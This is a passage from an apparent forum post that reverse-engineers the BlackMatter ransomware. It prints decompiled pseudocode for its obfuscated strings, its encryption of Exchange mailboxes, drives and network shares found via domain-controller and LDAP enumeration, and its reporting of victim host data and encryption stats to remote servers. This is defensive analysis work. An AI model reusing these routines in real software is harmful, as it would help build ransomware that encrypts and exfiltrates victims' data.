
First, it calls **GetEnvironmentVariableW** to retrieve the Exchange installation path.



```
v0 = ExchangeInstallPath_str;
ExchangeInstallPath_str[0] = 393846717;
ExchangeInstallPath_str[1] = 392798107;
ExchangeInstallPath_str[2] = 393191321;
ExchangeInstallPath_str[3] = 392470431;
ExchangeInstallPath_str[4] = 393191345;
ExchangeInstallPath_str[5] = 393584523;
ExchangeInstallPath_str[6] = 393060249;       // ExchangeInstallPath
ExchangeInstallPath_str[7] = 391225236;
ExchangeInstallPath_str[8] = 393584537;
ExchangeInstallPath_str[9] = 385982352;
v1 = 10;
do
{
  *v0++ ^= 0x17019FF8u;
  --v1;
}
while ( v1 );
result = mw_GetEnvironmentVariableW(ExchangeInstallPath_str, ExchangeInstallPath_Mailbox_buff, 260);
```

Figure 73: Retrieving Exchange installation path.


After retrieving the path, the malware checks to make sure it is in the **Program Files** directory (64-bit Exchange installation) and append **/Mailbox** to the path.



```
Program_Files_str[4] = 392732606;           // Program Files
Program_Files_str[5] = 392470420;
Program_Files_str[6] = 385982347;
v4 = 7;
do
{
  *v3++ ^= 0x17019FF8u;
  --v4;
}
while ( v4 );
if ( !mw_wcsstr(ExchangeInstallPath_Mailbox_buff, Program_Files_str) || (result = test_token_RID_admins()) != 0 )
{
  add_a_backslash(ExchangeInstallPath_Mailbox_buff);
  v5 = Mailbox_str;
  Mailbox_str[0] = 392208309;
  Mailbox_str[1] = 393060241;
  Mailbox_str[2] = 393125786;               // Mailbox
  Mailbox_str[3] = 385982336;
  v6 = 4;
  do
  {
    *v5++ ^= 0x17019FF8u;
    --v6;
  }
  while ( v6 );
  mw_wcscat(ExchangeInstallPath_Mailbox_buff, Mailbox_str);
  full_mailbox_path = dup_path_add_0_namespace(ExchangeInstallPath_Mailbox_buff);
```

Figure 74: Building full Exchange mailbox path.

Finally, **BlackMatter** spawns threads to encrypt this path using the encryption scheme described above.




```
mw_wcscat(ExchangeInstallPath_Mailbox_buff, Mailbox_str);
full_mailbox_path = dup_path_add_0_namespace(ExchangeInstallPath_Mailbox_buff);
TOTAL_NUM_FILE_SENT = 0;
TOTAL_NUM_FILE_ENCRYPTED = 0;
result = mw_CreateThread(0, 0, ransomware_parent_thread, full_mailbox_path, 4, 0);
v12 = result;
if ( result )
{
  mw_ResumeThread(v12);
  mw_WaitForSingleObject(v12, -1);
  while ( TOTAL_NUM_FILE_SENT != TOTAL_NUM_FILE_ENCRYPTED )
    mw_Sleep(100);
  return mw_NtClose(v12);
}
```

Figure 75: Traversing and encrypting Exchange mailbox path.

Logical Drives Traversal

If the **MOUNT_VOL_AND_ENCRYPT_FLAG** in the configuration is set to true, **BlackMatter** mounts and encrypts all logical drives.

First, the malware enumerates through all volumes on the computer using **FindFirstVolumeW** and **FindNextVolumeW**. It calls **GetVolumePathNamesForVolumeNameW** to retrieve the path of the volume and processes the drive at that path.



```
mw_memset(lpszVolumeName, 0, 520);
result = mw_FindFirstVolumeW(lpszVolumeName, 260);
v8 = result;
if ( result )
{
  do
  {
    if ( lpszVolumeName[0] == '\\\0\\' && lpszVolumeName[1] == '\\\0?' )
    {
      lpcchReturnLength = 0;
      if ( mw_GetVolumePathNamesForVolumeNameW(lpszVolumeName, lpszVolumePathNames, 64, &lpcchReturnLength) )
      {
        if ( !lpszVolumePathNames[0] && lpcchReturnLength == 1 )
        {
          DriveTypeW = mw_GetDriveTypeW(lpszVolumeName);
```


Figure 76: Volume enumeration.

It only processes and encrypts drives with type **DRIVE_FIXED** or **DRIVE_REMOVABLE**.

If the current OS is Windows 7 or above, the malware calls **DeviceIoControl** to get the partition information of the target drive.

If the partition type of the drive is **PARTITION_STYLE_GPT**, **BlackMatter** sets some check with the partition type data and calls **SetVolumeMountPointW** to mount it.


If the partition type of the drive is **PARTITION_STYLE_MBR**, **BlackMatter** calls **SetVolumeMountPointW** to mount it.



```
  if ( DriveTypeW == DRIVE_FIXED || DriveTypeW == DRIVE_REMOVABLE )
  {
    if ( test_OS_version() >= 0x3D )
    {
      delete_last_backslash(lpszVolumeName);
      FileW = mw_CreateFileW(lpszVolumeName, 0x80000000, 3, 0, 3, 128, 0);
      if ( FileW != 0xFFFFFFFF
        && mw_DeviceIoControl(
             FileW,
             IOCTL_DISK_GET_PARTITION_INFO_EX,
             0,
             0,
             &lpOutBuffer,
             144,
             &lpcchReturnLength,
             0) )
      {
        if ( lpOutBuffer.PartitionStyle == PARTITION_STYLE_GPT )
        {
          if ( (lpOutBuffer.Gpt.PartitionType.Data1 != 0xC12A7328
             || *&lpOutBuffer.Gpt.PartitionType.Data2 != 0xA0004BBA11D2F81Fui64
             || *&lpOutBuffer.Gpt.PartitionType.Data4[4] != 1003044553)
            && (lpOutBuffer.Gpt.PartitionType.Data1 != -560677980
             || *&lpOutBuffer.Gpt.PartitionType.Data2 != 0xD5BF6AA14D4006D1ui64
             || *&lpOutBuffer.Gpt.PartitionType.Data4[4] != -1395230463) )
          {
            add_a_backslash(lpszVolumeName);
            w_SetVolumeMountPointW(DUP_EXPLORER_TOKEN, lpszVolumeName);
          }
        }
        else if ( lpOutBuffer.PartitionStyle == PARTITION_STYLE_MBR && !lpOutBuffer.Mbr.BootIndicator )
        {
```

Figure 77: Mounting drives.

If the current OS is earlier than Windows 7, the malware appends ***/bootmgr*** to the end of the drive path and calls **SetVolumeMountPointW** to mount it.




```
else
{
  bootmgr = (lpszVolumeName + 2 * mw_wcslen(lpszVolumeName));
  *bootmgr = 'o\0b';
  bootmgr[1] = 't\0o';            // bootmgr
  bootmgr[2] = 'g\0m';
  bootmgr[3] = 'r';
  FileW = mw_CreateFileW(lpszVolumeName, 0x80000000, 3, 0, 3, 128, 0);
  if ( FileW == 0xFFFFFFFF )
  {
    *(mw_wcsrchr(lpszVolumeName, '\\') + 2) = 0;
    w_SetVolumeMountPointW(DUP_EXPLORER_TOKEN, lpszVolumeName);
  }
  if ( FileW != -1 )
    mw_NtClose(FileW);
```

Figure 78: Mounting bootmgr.

Next, **BlackMatter** calls **GetLogicalDriveStringsW** to get the list of all logical drives on the system.

For each of these drives that are **DRIVE_REMOTE**, **DRIVE_FIXED**, or **DRIVE_REMOVABLE**, the malware spawns threads to encrypt this path using the encryption scheme described above.

If the drive type is **DRIVE_REMOTE**, **BlackMatter** impersonates the parent thread with the obtained token.



```
do
{
  drive_type = launch_thread_to_get_drive_type(DUP_EXPLORER_TOKEN, logical_drive);
  if ( drive_type == DRIVE_FIXED || drive_type == DRIVE_REMOVABLE )
  {
    drive_path = dup_path_add_0_namespace(logical_drive);
    parent_thread_handle = mw_CreateThread(0, 0, ransomware_parent_thread, drive_path, 0, 0);
    if ( !parent_thread_handle )
      goto LABEL_18;
  }
  else
  {
    if ( drive_type != DRIVE_REMOTE )
      goto LABEL_18;
    drive_path_1 = dup_path_add_0_namespace(logical_drive);
    parent_thread_handle_1 = mw_CreateThread(0, 0, ransomware_parent_thread, drive_path_1, 4, 0);
    if ( !parent_thread_handle_1 )
      goto LABEL_18;
    if ( !impersonate_through_token(DUP_EXPLORER_TOKEN, parent_thread_handle_1) )
    {
      mw_NtTerminateThread(parent_thread_handle_1, 0);
      mw_NtClose(parent_thread_handle_1);
      goto LABEL_18;
    }
    mw_ResumeThread(parent_thread_handle_1);
    parent_thread_handle = parent_thread_handle_1;
  }
```


Figure 79: Traversing and encrypting logical drives.

Network Shares Traversal

If the **NETWORK_ENCRYPT_FLAG** in the configuration is set to true, **BlackMatter** encrypts all network shares.

First, it retrieves the list of all DNS hostnames on the network through domain controllers.


BlackMatter calls **DsGetDcNameW** to obtain the domain controller information and **DsGetDcOpenW** to open a new domain controller enumeration operation.



```
if ( !mw_CoInitialize(0) )
{
  if ( !mw_DsGetDcNameW(0, 0, 0, 0, 0, &DomainControllerInfo) )
  {
    p_backslash_format = &backslash_format;
    backslash_format = 392011684;
    v29 = 393387997;                          // \\%s\
    v30 = 385982372;
    v2 = 3;
    do
    {
      *p_backslash_format++ ^= 0x17019FF8u;
      --v2;
    }
    while ( v2 );
    if ( !mw_DsGetDcOpenW(
            DomainControllerInfo->DomainName,
            DS_NOTIFY_AFTER_SITE_RECORDS,
            0,
            0,
            0,
            0,
            &RetGetDcContext) )
```

Figure 80: Open domain controller enumeration operation.

By calling **DsGetDcNextW**, the malware enumerates through all domain controller on the network and adds it to an array.




```
do
{
  while ( 1 )
  {
    DcNextW = mw_DsGetDcNextW(RetGetDcContext, 0, 0, &domain_controller);
    if ( DcNextW )
      break;
    domain_controller_1 = domain_controller;
    v6 = mw_wcslen(domain_controller);
    full_domain_controller = w_RtlAllocateHeap(2 * v6 + 8);
    if ( full_domain_controller )
    {
      mw_swprintf(full_domain_controller, &backslash_format, domain_controller_1);
      *domain_controller_array++ = full_domain_controller;
      w_RtlFreeHeap(domain_controller_1);
      ++v52;
    }
  }
}
while ( DcNextW != ERROR_NO_MORE_ITEMS && DcNextW == ERROR_FILEMARK_DETECTED );
```

Figure 81: Enumerating domain controllers.

Next, for each domain controller, **BlackMatter** calls **ADsOpenObject("LDAP://rootDSE", 0, 0, 1u, "{FD8256D0-FD15-11CE-ABC4-02608C9E7553}", &IADs_object)** to retrieve the **IADs** COM interface.

Using the **Get** function of the **IADs** interface, it gets the default naming context of the domain.




```
if ( !mw_ADsOpenObject(&resolved_str, 0, 0, 1u, IID_IADs, &IADs_object) )
{
  mw_VariantInit(&defaultNamingContext_pvProp);
  mw_VariantInit(&dNSHost_variant);
  v14 = &resolved_str;
  resolved_str = 392470428;
  v32 = 392208286;
  v33 = 393060237;                        // defaultNamingContext
  v34 = 391094156;
  v35 = 392994713;
  v36 = 393191313;
  v37 = 390242207;
  v38 = 393191319;
  v39 = 392470412;
  v40 = 393584512;
  v41 = 385982456;
  v15 = 11;
  do
  {
    *v14++ ^= 0x17019FF8u;
    --v15;
  }
  while ( v15 );
  if ( !(IADs_object->lpVtbl->Get)(IADs_object, &resolved_str, &defaultNamingContext_pvProp) )// defaultNamingContext
  {
```

Figure 82: Get domain default naming context.

With the default naming context, **BlackMatter** builds the string **"LDAP://CN=Computers,[default naming context]"** and calls **ADsOpenObject** to retrieve an **IADsContainer** interface.

Using that interface, it calls **ADsBuildEnumerator** to create an enumerator object for the specified ADSI container object. Finally, using the enumerator, the malware calls **ADsEnumerateNext** to enumerate through all DNS hostnames from the domain controller.




```
while ( 1 )
{
  v47 = 0;
  mw_VariantClear(&defaultNamingContext_pvProp);
  mw_VariantClear(&dNSHost_variant);
  if ( mw_ADsEnumerateNext(ppEnumVariant, 1, &defaultNamingContext_pvProp, &v47)
    || !v47
    || (defaultNamingContext_pvProp_8->lpVtbl->Get)(
         defaultNamingContext_pvProp_8,
         &dnsHostName,
         &dNSHost_variant) )        // dNSHostName
  {
    break;
  }
  v22 = mw_wcslen(dNSHost_variant.lVal);
  Heap = w_RtlAllocateHeap(2 * v22 + 8);
  if ( Heap )
  {
    mw_swprintf(Heap, &backslash_format, dNSHost_variant.lVal);
    *domain_controller_array++ = Heap;
    ++v52;
  }
```

Figure 83: Enumerating DNS hostnames.

With a list of DNS hostnames on the network, the malware calls **NetShareEnum** to start enumerating through each of them.


If the network share type is not special share reserved for interprocess communication (IPC$) or remote administration of the server (ADMIN$), the malware skips it and does not add it to the share list to encrypt.



```
   if ( v3 )
     v3 = launch_thread_to_NetShareEnum(
            LOGIN_TOKEN,
            v23,
            1,
            &net_share_info,
            -1,
            &entries_read,
            total_entries,
            &v19,
            100);
 }
 if ( !v3 )
 {
   net_share_info_1 = net_share_info;
   while ( 1 )
   {
     if ( net_share_info_1->shi1_type && net_share_info_1->shi1_type != STYPE_SPECIAL )
       goto LABEL_33;
     if ( net_share_info_1->shi1_type == 0x80000000 && check_network_name(net_share_info_1->shi1_netname) )
     {
       ++net_share_info_1;
       --entries_read;
     }
     else
```

Figure 84: Checking network share type.


If the network share type is special, the malware performs an additional check and skips the share if the network name is **"admin$"** or **"$c"**.



```
int __stdcall check_network_name(_WORD *network_name)
{
  int v1; // ebx
  int network_name_hash; // eax

  v1 = 0;
  network_name_hash = str_hashing(network_name, 0);
  if ( network_name_hash == 0xD4AAEBB2 || network_name_hash == 0x12018C0 )// admin$ and $c
    return 1;
  return v1;
}
```

Figure 85: Checking network name.

Finally, **BlackMatter** fixes up the network paths and spawns threads to encrypt these paths using the encryption scheme described above.



```
else
{
  net_UNC_path = fix_target_UNC_path_0(v23, net_share_info_1->shi1_netname);
  if ( !net_UNC_path )
    goto LABEL_33;
  if ( launch_thread_to_GetFileAttributesW_0(0, net_UNC_path) )
  {
    token = 0;
  }
  else if ( launch_thread_to_GetFileAttributesW_0(DUP_EXPLORER_TOKEN, net_UNC_path) )
  {
    token = DUP_EXPLORER_TOKEN;
  }
  else
  {
    if ( !launch_thread_to_GetFileAttributesW_0(LOGIN_TOKEN, net_UNC_path) )
      goto LABEL_23;
    token = LOGIN_TOKEN;
  }
  parent_thread_handle = mw_CreateThread(0, 0, ransomware_parent_thread, net_UNC_path, 4, 0);
  parent_thread_handle_1 = parent_thread_handle;
  if ( !parent_thread_handle )
  {
3:
```

Figure 86: Traversing and encrypting network share.

Network Communication

If the **SEND_DATA_TO_SERVER_FLAG** in the configuration is set to true, **BlackMatter** sends data twice to remote servers, once prior to the encryption and once after the encryption.

Prior to the encryption, the malware sends information about the victim's machine to the servers.

It extracts information about the host and different disks on the system and builds the string using the format below.

Code:

Copy to clipboard


```
{
   "bot_version":"%s",
   "bot_id":"%s",
   "bot_company":"%.8x%.8x%.8x%.8x%",
   "host_hostname":"%s",
   "host_user":"%s",
   "host_os":"%s",
   "host_domain":"%s",
   "host_arch":"%s",
   "host_lang":"%s",
   "disks_info":[
      {
         "disk_name":"%s", // for each disk
         "disk_size":"%u",
         "free_size":"%u"
      }
   ]
}
```

Below is an example of the payload generated on my VM.

Code:

Copy to clipboard

```
{
   "bot_version":"2.0",
   "bot_id":"e6175d544e3816664c0c6297cf8bcb18",
   "bot_company":"00000000000000000000000000000000",
   "host_hostname":"MSEDGEWIN10",
   "host_user":"IEUser",
   "host_os":"Windows 10 Enterprise Evaluation",
   "host_domain":"WORKGROUP",
   "host_arch":"x64",
   "host_lang":"en-US",
   "disks_info":[
      {
         "disk_name":"C",
         "disk_size":"40957",
         "free_size":"17290"
      },
      {
         "disk_name":"Z",
         "disk_size":"487290",
         "free_size":"304117"
      }
   ]
}
```



```
host_info_format_str = decrypt_buffer(dword_413792);// "host_hostname":"%s",
                                                    // "host_user":"%s",
                                                    // "host_os":"%s",
                                                    // "host_domain":"%s",
                                                    // "host_arch":"%s",
                                                    // "host_lang":"%s",
                                                    // %s
if ( host_info_format_str )
{
  all_drives_info = extract_all_drives_info();
  UserName = get_UserName();
  ComputerNameW = w_GetComputerNameW();
  host_language = get_host_language();
  NETBIOS_name = get_NETBIOS_name();
  Windows_product_name = get_Windows_product_name();
  sys_architecture = get_sys_architecture();
  v0 = mw_wcslen(all_drives_info);
  v1 = mw_wcslen(UserName) + v0;
  v2 = mw_wcslen(ComputerNameW) + v1;
  v3 = mw_wcslen(host_language) + v2;
  v4 = mw_wcslen(NETBIOS_name) + v3;
  v5 = mw_wcslen(Windows_product_name) + v4;
  v6 = mw_wcslen(sys_architecture) + v5;
  v7 = mw_wcslen(host_info_format_str);
  Heap = w_RtlAllocateHeap(2 * (v7 + v6) + 2);
```

Figure 87: Host format string.


This buffer is encrypted and sent to remote servers specified in the **REMOTE_SERVER_URLS** field in the configuration.

After the file encryption, the malware sends encryption stats to the servers.

The information about encryption stats is built into a string using the format below.

Code: Copy to clipboard

```
{
   "bot_version":"%s",
   "bot_id":"%s",
   "bot_company":"%.8x%.8x%.8x%.8x%",
   "stat_all_files":"%u",
   "stat_not_encrypted":"%u",
   "stat_size":"%s",
   "execution_time":"%u",
   "start_time":"%u",
   "stop_time":"%u"
}
```



```
  full_ransomware_data_format_str = decrypt_buffer(dword_413B9A);//
                                                    // {
                                                    // "bot_version":"%s",
                                                    // "bot_id":"%s",
                                                    // "bot_company":"%.8x%.8x%.8x%.8x%",
                                                    // "stat_all_files":"%u",
                                                    // "stat_not_encrypted":"%u",
                                                    // "stat_size":"%s",
                                                    // "execution_time":"%u",
                                                    // "start_time":"%u",
                                                    // "stop_time":"%u"
                                                    // }
  if ( full_ransomware_data_format_str )
  {
    v6 = mw_strlen(full_ransomware_data_format_str) + a1;
    v7 = mw_strlen(bot_id);
    full_ransomware_data = w_RtlAllocateHeap(v7 + v6 + 260);
    if ( full_ransomware_data )
    {
      v8 = mw_alldiv(TOTAL_ENCRYPTED_SIZE_LOW, TOTAL_ENCRYPTED_SIZE_HIGH, 0x100000, 0);
      mw__ui64toa(v8, HIDWORD(v8), stat_size, 10);
      full_ransomware_data_len = mw_sprintf(
                                   full_ransomware_data,
                                   full_ransomware_data_format_str,
                                   bot_version,
                                   bot_id,
                                   _byteswap_ulong(COMPANY_VICTIM_ID[0]),
                                   _byteswap_ulong(COMPANY_VICTIM_ID[1]),
                                   _byteswap_ulong(COMPANY_VICTIM_ID[2]),
                                   _byteswap_ulong(COMPANY_VICTIM_ID[3]),
                                   BLACKMATTER_STAT_ALL_FILES,
```

Figure 88: Encryption stats format string.

When sending these data to remote servers, **BlackMatter** first encrypts it using the **AES** key from the configuration and **Base64-encodes** it.

Report Like Quote Reply

```
  ( AES_encrypted_full_bot_info_buffer )
```